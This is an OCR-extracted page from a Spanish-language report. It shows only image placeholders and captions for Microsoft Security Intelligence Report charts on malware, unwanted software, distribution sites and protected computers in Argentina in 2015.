
Fuente: Microsoft Security Intelligence Report

Malware en Argentina por tipo (2015)




Fuente: Microsoft Security Intelligence Report

Software no deseado




Fuente: Microsoft Security Intelligence Report

Software no deseado en Argentina (2015)




Fuente: Microsoft Security Intelligence Report

Malware detectado (2015)




Fuente: Microsoft Security Intelligence Report

Sitios de distribución de malware




Fuente: Microsoft Security Intelligence Report

Equipos protegidos (2015)



